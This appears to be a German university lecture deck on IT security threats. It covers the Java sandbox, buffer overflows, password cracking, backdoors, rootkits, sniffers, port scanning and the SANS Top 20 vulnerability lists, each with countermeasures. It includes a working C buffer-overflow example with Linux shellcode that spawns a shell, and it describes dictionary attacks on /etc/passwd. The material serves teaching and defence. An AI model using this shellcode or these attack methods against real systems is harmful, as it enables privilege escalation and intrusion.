 - Auslesen der History
 - Lesender und schreibender Zugriff auf das Dateisystem
- Netscape 3.x
 - Versenden von Mail
- Netscape 4.x
 - Hidden frame mit eingebetteter Post Methode + Attachment sendet Files an böswilligen Web-Server
 - JavaScript eingebettet in Cookie; damit z.B. Lesen der Bookmarks oder HTML Dateien im Cache www.peacefire.org/security/jscookies/

Mobile Code: Java (Applets)

- Entwickelt von SUN Microsystems
- Applet
 - Byte-Code (vorkompiliert)
 - Benötigt JVM (Java Virtual Machine) zur Ausführung
- Mögliche Bedrohungen
 - Denial of Service
 - Implementierungsfehler in der JVM (z.B. Netscape 2.0 erlaubte Applet den Verbindungsaufbau zu beliebiger URL); Liste der Bugs: www.cs.princeton.edu/sip/history/
- Design der Sprache unterstützt Sicherheit und Robustheit
 - Keine Pointer
 - Kein direkter Speicherzugriff; Test ob Array-Grenzen eingehalten werden
 - Strenge Typisierung
- Explizite Sicherheitsarchitektur; im folgenden kurzer Einschub dazu


Einschub - Java Sicherheitsarchitektur: Komponenten



- **Bytecode-Verifier:** Es soll nur „korrekter“ Java Code ausgeführt werden!
 - Korrektes Format des `class` Files
 - Syntaktische Korrektheit
 - Einfache Datenflußanalyse (Simulation und Analyse des Programmablaufs); Kein Überlauf des Operandenstack
- **ClassLoader:** Laden und Instantiieren der Objekte
 - Schutz der Systemklassen vor Überschreiben
 - Sichtbarkeit (Alle Objekte die von einem Classloader geladen wurden bilden eigenen Namensraum)
 - Lade- und Bindestategie: „lazy loading and early bound“
Laden erst bei Verwendung des Objektes; bei weiterem Nachladeversuch wird bereits geladenes Objekt verwendet

Java Sicherheitsarchitektur: Sandbox

- Realisiert durch Security Manager
- Java 1.0.2 Sicherheitsmodell



Applet



Application




- Beschränkung des Zugriffs auf Ressourcen des BS:
 - Dateisystem (Read, Write, Delete)
 - Netzwerkzugriffe (Zugriffe zu dem Rechner von dem das Applet geladen wurde, sind erlaubt)
 - Zugriff auf die JVM (z.B. Instantiieren von Classloader)
 - Verwaltung von Threads
 - Elemente der GUI (z.B. Clipboard, „fremde“ Fenster)
 - Zugriff auf Systemressourcen zum Starten von Prozessen
 - Eingeschränkter Zugriff auf Systemvariablen (Properties) der JVM
- Diese Ressourcen für Applets verboten

„Evolution“ der Sandbox


■ Java 1.1

- Trusted (d.h. signierte) Applets können Sandbox verlassen




■ Java 1.2

- Mechanismen der Sandbox zur Beschränkung der Rechte können auch feingranular auf Applications angewandt werden



Java 1.2 Sicherheitsarchitektur



- Security Manager realisiert Sandbox; d.h. zentrale Instanz für Zugriffskontrolle
 - Relativ starres Konzept
 - Applets können Sandbox nicht verlassen, daher nutzt Sec.Mgr.
- Access Controller
 - parametrisierbar

- Zugriffskontrollentscheidung wird vom Access Controller getroffen; Grundlage der Entscheidung basiert auf:

- **Code Source**
URLs und Menge von Signaturen, d.h. öffentlichen Schlüsseln, kennzeichnen Java Objekte (Entitäten)
- **Permission**
kapselt Objekte mit bestimmten Operationen; über CodeSource einer Entität zugeordnet, stellt sie ein Recht dar
- **Protection Domain**
Gruppierungsobjekt, um alle Rechte einer CodeSource zusammenzufassen
- **Policy Objekt**
kapselt alle Permissions aller Entitäten

Java Security Manager / Access Controller

- Security Manager (vor Java 1.2)
 - Wird vor der Ausführung einer kritischen Operation mittels `check`-Methode aufgerufen
Bsp.: Jeder lesende Dateizugriff ruft über `checkRead` den Sec.Mgr.
 - Falls Aufruf durch trusted Code, kehrt Sec.Mgr. zurück, andernfalls `SecurityException`
- Ab Version 1.2:
 - Sec.Mgr. ruft mit einem entspr. `Permission` Objekt den Access Controller über die Methode `checkPermission` auf
 - Damit Abwärtskompatibilität
 - Anwendbar auch für Applications
 - Erweiterbar um eigene `Permission`-Objekte
- Spezifikation einer Policy (Bsp.)

```
grant CodeBase
    „http://java.sun.com“,
    SignedBy „gong“ {
    permission
    java.io.FilePermission,
        „read,write“, „/tmp/*“;
    }
```

 - Alle Objekt von `java.sun.com`, die von `gong` signiert sind, bilden eine **Protection Domain**.
 - Allen Objekten aus dieser Domain wird die **Permission** erteilt, innerhalb von `/tmp` zu schreiben

Inhalt (2)

3. Bedrohungen, Angriffe und Gefährdungen (Forts.)
 6. Buffer Overflow
 7. Account / Password Cracking
 8. Hintertüren / Falltüren
 9. Rootkits
 10. Sniffer
 11. Port Scanner
4. „Twenty Most Vulnerabilities“
5. Zusammenfassung


Exploits: Buffer Overflow

- Ziel: Ausführen von Code auf fremdem Rechner unter fremden Rechten (z.B. root)

- Vorgehen:

- Auswahl eines Programmes, das z.B. mit SUID (Set User ID)-Bit, d.h. mit Rechten des Eigentümers, läuft
- Überschreiben interner Programmpuffer, z.B. durch überlange Eingabe
- Dabei Manipulation z.B. der Rücksprungadresse, dadurch
- Ausführen von bestimmter Programmsequenz des Angreifers; z.B. Assembler- bzw. Maschinen-Code zum Starten einer Shell (shellcode)

- Speicherabbild eines Programmes (am Bsp. Unix)



Beispiel-Code Buffer Overflow


```

/* shellcode für Linux auf Intel Architektur */
char
shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128];
void main() {
    char buffer[96]; /* char 1 Byte */
    int i;
    /*Zeiger auf large_string; long 4 Byte */
    long *long_ptr = (long *) large_string;
    /* large_string wird mit der Adresse von buffer belegt */
    for(i=0; i<32; i++)
        *(long_ptr + i)=(int) buffer;
    /*shellcode in large_string kopieren */
    for (i=0; i<strlen(shellcode); i++)
        large_string[i] = shellcode[i];
    /*Kopie von large_string in buffer; shellcode und pointer; buffer overflow */
    strcpy(buffer, large_string);
}


```

Buffer Overflow (Bsp)

- Speicher vor dem Aufruf von strcpy()



- Nach Aufruf von strcpy() ist die Rücksprungadresse überschrieben; shellcode wird ausgeführt



Buffer Overflow Durchführung

- Im Bsp. shellcode fest ins Programm ein-compiliert
- Bei realem Buffer Overflow muss shellcode ins Laufzeitsystem "eingebracht" werden
- Dazu gezielte Manipulation von
 - Kommandozeilen-Argumenten
 - Shell-Umgebungsvariablen
 - Interaktiver Input
 - Nachrichten des Netzverkehrs
- Problem dabei ist das "Erraten" der Adresse des shellcode im Speicher

Buffer Overflow Schutz

- Zentraler Ansatz; Modifikation von
 - SUID Programmen
 - Compiler:
 - Warnung vor "gefährlichen" Funktionen
 - Vermeidung dieser Fkt., d.h. nicht standardkonforme Änderung
 - Einbindung von Fkt. welche die Integrität des Stack vor der Rückgabe des Return-Wertes testen
 - Betriebssystem:
 - Stack Segmente werden als nicht ausführbar markiert
- Dezentraler Ansatz; Modifikation von
 - Einzelnen SUID Programmen
- "Sichere" Programmierung:
 - Verzicht auf Funktionen die Pointer auf ein Ergebnis im Speicher zurückliefern
 - Verzicht auf Funktionen zur String-Manipulation ohne Längenprüfung, z.B. `fgets()` statt `gets()` verwenden
 - Strenge Überprüfung der Eingabeparameter bezgl. Anzahl, Länge und Datentyp
 - Strenge Überprüfung verwendeter Umgebungsvariablen
- Weitere Info:
[Smith 97]

Exploits: Account/Password Cracking

- Häufig Benutzername + Passwort zur Authentisierung
- "Erraten" von Benutzernamen und Passwort
- Brute-Force Angriff / Dictionary Attack bei bekanntem Benutzernamen (alle möglichen "Passworte" durch-probieren)
- Brechen des Verschlüsselungsalgorithmus für das Passwort
- Social Engineering

- Password Cracking am Beispiel von UNIX:
 - Administrator (`root`) vergibt Benutzernamen
 - Eintrag in `/etc/passwd`
 - Datei für **alle** lesbar
 - Format des Eintrags

```
reiser:Ad9%y?SmW+zP&:23:17:HelmutReiser:/home/reiser:/bin/tcsh
Username:Password:UID:GID:Gecko-String:Home-Verzeichnis:Shell
```

Bsp. UNIX Authentisierung: User / Password

- Benutzer wählt Passwort
 - Passwort wird, mit sich selbst als Schlüssel, verschlüsselt und verschlüsselt gespeichert in `/etc/passwd`:
z.B. `:Ad9%y?SmW+zP&:`
 - Auch `root` kennt Passwort **nicht**
- Authentisierung:
 - Eingegebenes Passwort wird mit sich selbst verschlüsselt u. mit dem in `/etc/passwd` verglichen
- Verschlüsselungsalgorithmus `crypt(pwd, salt)` bekannt
- Dictionary Attack:
 - Angreifer verschlüsselt Wörterbuch und vergleicht verschlüsselte Strings mit Einträgen in `/etc/passwd`
- Verhinderung der Dictionary Attack
 - Zus. Parameter `salt` in `crypt`
 - 12 Bit Zahl: $0 \leq \text{salt} < 4096$
 - Bei Initialisierung zufällig gewählt
 - Die ersten 2 Zeichen im Passwort String sind `salt`; im angegeb. Bsp. `Ad`
- Brute Force Dictionary Attack:
 - Angreifer muss Wörterbuch für **jeden** Benutzer mit dessen `salt` verschlüsseln und vergleichen
 - Bei heutiger Rechenleistung kein echtes Problem
- Verhinderung z.B. durch:
 - Shadow Password System (nur `root` kann verschl. Passwort lesen)
 - One-Time Passwords
 -

Einschub: US-CERT Alert TA05-136A

- Apple MAC OS X is affected by multiple vulnerabilities
- Systems affected: MAC OS X version 10.3.9 (Panther) and OS X Server version 10.3.9
- Description / Impact:
 - Terminal fails to properly santinize x-man-page URI / executing code
 - libXpm image library vulnerable to buffer overflow / executing code, DOS
 - libTIFF vulnerable to integer overflow / execute code
 - libXpm vulnerable to multiple integer overflows / execute code
 - `chpass/chfn/chsh` utilities do not properly validate external programmes / execute code
 - Foundation framework buffer overflow / execute code
 - `vpnd` buffer overflow /execute code
 - Bluetooth may allow files to be exchanged with other systems by default without prompting user
 - Netinfo setup tool fails to validate command line parameters /execute code
- Solution:
 - Install a patch

Exploits: Back Doors, Trap Doors

- Ziel: Angreifer will Zugang (Hintereingang) zu einer bereits kompromittierten Maschine
 - An der Betriebssystem-Authentisierung vorbei
 - Mit speziellen Rechten (z.B. root)
- Mechanismen, (z.B.):
 - Trojaner mit versteckter Funktionalität
 - Installation eines "versteckten" Netzdienstes, der zu bestimmten Zeiten einen Netzwerk-Port öffnet und auf Kommandos wartet
 - Eintrag in `.rhosts` Datei von root
 - Mail-Alias, dass bei Empfang einer Mail bestimmtes Programm startet
 - SUID/SGID Shell-Skript
- Schutzmechanismen:
 - Integritäts-Checks:
 - Kryptographische Prüfsummen:
 - aller installierten Programme
 - Konfigurationsdateien
 - Sowie deren regelmäßige Überprüfung
 - Überprüfung der offenen Ports und der aktivierten Netzdienste
 - Suche nach ungewöhnlichen SUID/SGID Programmen

Exploits: Rootkits

- Werkzeugsammlung mit dem Ziel:
 - Verbergen dass Rechner kompromittiert wurde
 - Zugang zum Rechner erhalten
- Bsp. für Rootkit-Werkzeuge
 - Trojaner
 - Back Door Programme
 - Camouflage-Tools:
 - Tool zur Manipulation des System-Logs
 - Manipulierte Systemkommandos um bestimmte Dateien, Verzeichnisse, Prozesse und Netzverbindungen zu "verstecken"
 - Remote Control Tools
- Linux Rootkit IV als Beispiel
 - Trojaner und Backdoors:
`chfn, chsh, inetd, login, passwd, rsh:`
Passwort geschützte root-Shell
 - `bindshell`, Server als Backdoor
 - Camouflage:
 - Manipulierte Programme verbergen Rootkit-Information
`du, find, ifconfig, killall, ls, netstat, pidof, ps, syslogd, tcpd, top`
 - Tools zur Manipulation der Logfiles `lastlog, utmp, wtmp`
 - Packetsniffer
 - Eigene Crontab

Beispiel: Back Orifice

- Remote Administration “Tool” für Windows
- Server muss auf der anzugreifenden Maschine installiert werden; ermöglicht vollen Zugriff auf alle Ressourcen
- Kann, wie ein Virus, an ausführbare Dateien “angehängt” werden
- Plug-In Architektur z.B. Plug-Ins zur Verschlüsselung der Kommunikation; Übertragung des Bildschirminhalts, Steuerung der Maus, Übertragung von Videos,.....
- Aktivierung entfernter Hardware, z.B. Kamera, Sound,.....

Sniffer: Abhören des Netzverkehrs

- Local Area Network (LAN):
 - I.d.R. gemeinsam genutztes Medium (shared medium), z.B. Ethernet, Token Ring
 - Netzwerk-Karten können im Prinzip gesamten Verkehr mithören, aber
 - geben nur die an den Rechner adressierten Pakete weiter
- Gefahr: “Promiscious Mode”:
 - Einstellung der Karte
 - Im Promiscious Mode werden **alle** Pakete gelesen
 - Gefahr wird durch „geswitchtes“ Netz relativiert
- Wide Area Network (WAN):
 - Jeder Vermittlungsrechner kann Nachrichten „mitlesen“
- Tools:
 - Übergang zwischen Werkzeug des System- sowie Netzadministrators und Cracker Tool sind fließend
 - tcpdump
Standard-Werkzeug diverser Unix Varianten
 - eathereal
Packet-Analyzer (Unix, Windows)
 - snoop
Sun Solaris
 -

Port Scanner

- Suchen auf entferntem Rechner nach „offenen“ Ports
 - Versuch eines Verbindungsaufbau / pro Port
 - Falls erfolgreich = Port „offen“
- Damit Identifikation von Diensten
- Gezielte Suche nach Rechner die Dienste mit bekannten Schwächen anbieten
- Auch hier ist der Übergang zwischen nützlichem Werkzeug und Cracker Tool fließend
- **WARNUNG: Port Scan auf fremde Netze/Maschinen werden als Angriff gewertet**
- Beispiele:
 - nmap (Unix)
 - Knocker

Inhalt (2)

3. Bedrohungen, Angriffe und Gefährdungen (Forts.)
 6. Buffer Overflow
 7. Account / Password Cracking
 8. Hintertüren / Falltüren
 9. Rootkits
 10. Sniffer
 11. Port Scanner
4. „Twenty Most Vulnerabilities“
5. Zusammenfassung

Twenty most Vulnerabilities (V 5.0)

- SANS Institute (System Administration, Networking and Security)
SANS/FBI Top twenty list
www.sans.org
 - Version 5.0; Oct, 2004
 - Windows Vulnerabilities
1. Web Servers & Services
 - DoS
 - Exposure of sensitive data
 - Execution of arbitrary commands
 - Complete Compromise of Server
 2. Workstation Service
 - Buffer Overflow
 3. Remote Access Service:
 - NetBios (unprotected shares)
 - Anonymous Login (Null-Passw.)
 - Remote Procedure Calls (Worms)
 4. Microsoft SQL Server
 - Multiple Vulnerabilities
 5. Windows Authentication:
 - Weak passwords
 - Programms create accounts
 - Third party SW: Hashes can be accessed by users
 6. Web Browsers
 - 153 IE Bugs since 4/2001
 - Unpatched Bugs
 - ActiveX / Active Scripting
 - Integration of IE in OS
 7. File Sharing Vulnerabilities
 - Technical (remote exploits)
 - Social (altered content)
 - Legal (copyright)

Twenty most Vulnerabilities, cont.

8. LSAS (Local security authority system)
 - Buffer overflow
9. Mail client
 - Viruses Worms
 - Web Baconing
 - Spam
10. Instant Messaging
 - Various Buffer Overflows
 - URI implementation problems
 - ActiveX Controls
- Unix Vulnerabilities
1. BIND/DNS
 - Misconfiguration
 - No security updates
2. Web Server
 - Misconfiguration
3. Authentication
 - Weak or non existent passwords
 - Accounts with widely known passwds
 - Weak passwd. hashing algorithms
4. Version Control System (cvs)
 - Heap and Buffer Overflow
 - Implementation vulnerabilities may cause DoS
5. Mail transport system
 - Unpatched Systems
 - Open Relays (Spammer)
 - Misconfiguration
6. Simple Network Management Protocol (SNMP)
 - Protocol Flaws in V1 & V2 (unencrypted passwords)
7. Open Secure Socket Layer (SSL)
 - Multiple Vulnerabilities
8. Misconfiguration of Enterprise Services NIS / NFS
9. Databases
 - Vulnerabilites, Misconfiguration
10. Kernel vulnerabilities

Vergleich mit Liste vor 1 Jahr, (V 4.0)

<ul style="list-style-type: none"> ■ Probleme die immer noch in der Liste vertreten sind ■ Version 4.0; Oct. 8, 2003 ■ Windows Vulnerabilities 	
1. Internet Information Services (IIS) <ul style="list-style-type: none"> ■ DoS ■ Execution of arbitrary commands ■ Complete Compromise of Server 	1
2. Several Vulnerabilities in SQL Server	4
3. Windows Authentication: <ul style="list-style-type: none"> □ Weak passwords □ Programms create accounts 	5
4. Internet Explorer (all Versions are vulnerable) <ul style="list-style-type: none"> □ Skripting Bugs □ Buffer Overflows 	6
5. Remote Access Service: <ul style="list-style-type: none"> □ NetBios (unprotected shares) □ Anonymous Login (Null-Passw.) □ Remote Procedure Calls (Worms) 	3
6. Microsoft Access Components (MDAC) <ul style="list-style-type: none"> □ Buffer Overflow and others 	8
7. Windows Scripting Host (WSH) <ul style="list-style-type: none"> □ Support f. Java Script and VBS □ Auto-execution feature □ Worms (ILOVEYOU) 	

Vergleich mit Liste vor 1 Jahr, (V 4.0), cont.

8. MS Outlook and Outlook Express <ul style="list-style-type: none"> □ Automation features (Worms) 	9	4. Accounts with no or weak Passwords	3
9. P2P File Sharing <ul style="list-style-type: none"> □ Technical, social, legal vulnerabilities 	7	5. Cleartext Services (ftp, tftp, telnet, SMTP, POP3, IMAP, r-services, HTTP) Passwords in plaintext	
10. Simple Network Management Protocol (SNMP) <ul style="list-style-type: none"> □ Authentication Mechanisms □ Errors in Trap Handling 		6. Sendmail Numerous exploits; Misconfiguration	5
<ul style="list-style-type: none"> ■ Unix Vulnerabilities 		7. Simple Network Management Protocol (SNMP)	6
1. BIND/DNS <ul style="list-style-type: none"> Bad configuration No security updates 	1	8. Secure Shell V1 Weakness SSH V2 Misconfiguration	
2. Many flaws in RPC (Remote procedure call)		9. NIS / NFS <ul style="list-style-type: none"> □ Misconfiguration 	8
3. Apache Web Server <ul style="list-style-type: none"> some Apache and SQL, CGI, PHP, database Modules contain vulnerabilities 	2	10. Open Secure Socket Layer (SSL) <ul style="list-style-type: none"> □ Some Exploits 	7

Vergleich mit Liste vor 1 Jahr (cont)

- Neue Probleme seit V4.0
- Version 5.0; Oct, 2004
- Windows Vulnerabilities
- 1. Web Servers & Services
 - DoS
 - Exposure of sensitive data
 - Execution of arbitrary commands
 - Complete Compromise of Server
- 2. Workstation Service
 - Buffer Overflow
- 3. Remote Access Service:
 - NetBios (unprotected shares)
 - Anonymous Login (Null-Passw.)
 - Remote Procedure Calls (Worms)
- 4. Microsoft SQL Server
 - Multiple Vulnerabilities
- 5. Windows Authentication:
 - Weak passwords
 - Programms create accounts
 - Third party SW: Hashes can be accessed by users
- 6. Web Browsers
 - 153 IE Bugs since 4/2001
 - Unpatched Bugs
 - ActiveX / Active Scripting
 - Integration of IE in OS
- 7. File Sharing Vulnerabilities
 - Technical (remote exploits)
 - Social (altered content)
 - Legal (copyright)

Vergleich mit Liste vor 1 Jahr (cont)

- 8. LSAS (Local security authority system)
 - Buffer overflow
- 9. Mail client
 - Viruses Worms
 - Web Baconing
 - Spam
- 10. Instant Messaging
 - Various Buffer Overflows
 - URI implementation problems
 - ActiveX Controls
- Unix Vulnerabilities
- 1. BIND/DNS
 - Misconfiguration
 - No security updates
- 2. Web Server
 - Misconfiguration
- 3. Authentication
 - Weak or non existent passwords
 - Accounts with widely known passwds
 - Weak passwd. hashing algorithms
- 4. Version Control System (cvs)
 - Heap and Buffer Overflow
 - Implementation vulnerabilities may cause DoS
- 5. Mail transport system
 - Unpatched Systems
 - Open Relays (Spammer)
 - Misconfiguration
- 6. Simple Network Management Protocol (SNMP)
 - Protocol Flaws in V1 & V2 (unencrypted passwords)
- 7. Open Secure Socket Layer (SSL)
 - Multiple Vulnerabilities
- 8. Misconfiguration of Enterprise Services NIS / NFS
- 9. Databases
 - Vulnerabilites, Misconfiguration
- 10. Kernel vulnerabilities

Twenty most Vulnerabilities: How to protect?

- ❑ Close most dangerous holes first
- ❑ Install and make accessible only necessary software, services and ports
- ❑ Install latest security patches
- ❑ Establish and control fulfillment of security policy (all)
- ❑ Appropriate configuration
- ❑ Install a firewall
- ❑ Apply patches
- ❑ Eliminate sample and unnecessary applications
- ❑ Filter HTTP requests
- ❑ Disable weak services
- ❑ Continious information about security weaknesses
- Diese Hinweise stellen (mehr oder weniger) allgemeine (Sicherheits-)Grundsätze dar.
- Frage: Welche allgemeineren Schutzmechanismen (Sicherheitsanforderungen) – unabhängig von konkreten Angriffen – gibt es?

Rückblick: OSI-Sicherheitsdienste

Authentication	Peer Entity
	Data Origin
Access Control	
Data Confidentiality	Connection
	Connectionless
	Selective field
	Traffic flow
Data Integrity	Connection
	Connectionless
	Selective field
	Recovery
Non-Repudiation	Proof of origin
	Proof of delivery

- **Identifikation (Identification);**
Personalisierung:
Zweifelsfreie Verbindung zwischen digitaler ID und Real World Entity (Person oder Organization)
- **Autorisierung (Authorization):**
Erteilung von Rechten an Entities
- **Zurechenbarkeit (Accountability)**
- **Anonymität (Anonymity)**
(Verfügbarkeit (Availability))
- **Ressourcenbeschränkung (Resource constraints)**
- **Notwendigkeit einzelner Sicherheitsanforderungen muß in konkreter Umgebung untersucht werden.**

Zusammenfassung

■ Security Engineering

- Mehrstufiger, iterativer und kontinuierlicher Prozess
- In diesem Abschnitt Fokus auf Bedrohungsanalyse:
Überblick über mögliche Angriffe und Schwächen
- Risiko-Priorisierung (wurde nicht vertieft) und dann Ableitung von
(allgemeineren) Sicherheitsanforderungen

■ In den nächsten Abschnitten:

- Ableitung und Bewertung von Sicherheitsmechanismen zur
Durchsetzung von Sicherheitsanforderungen
- Zuerst grundlegende Techniken der Kryptologie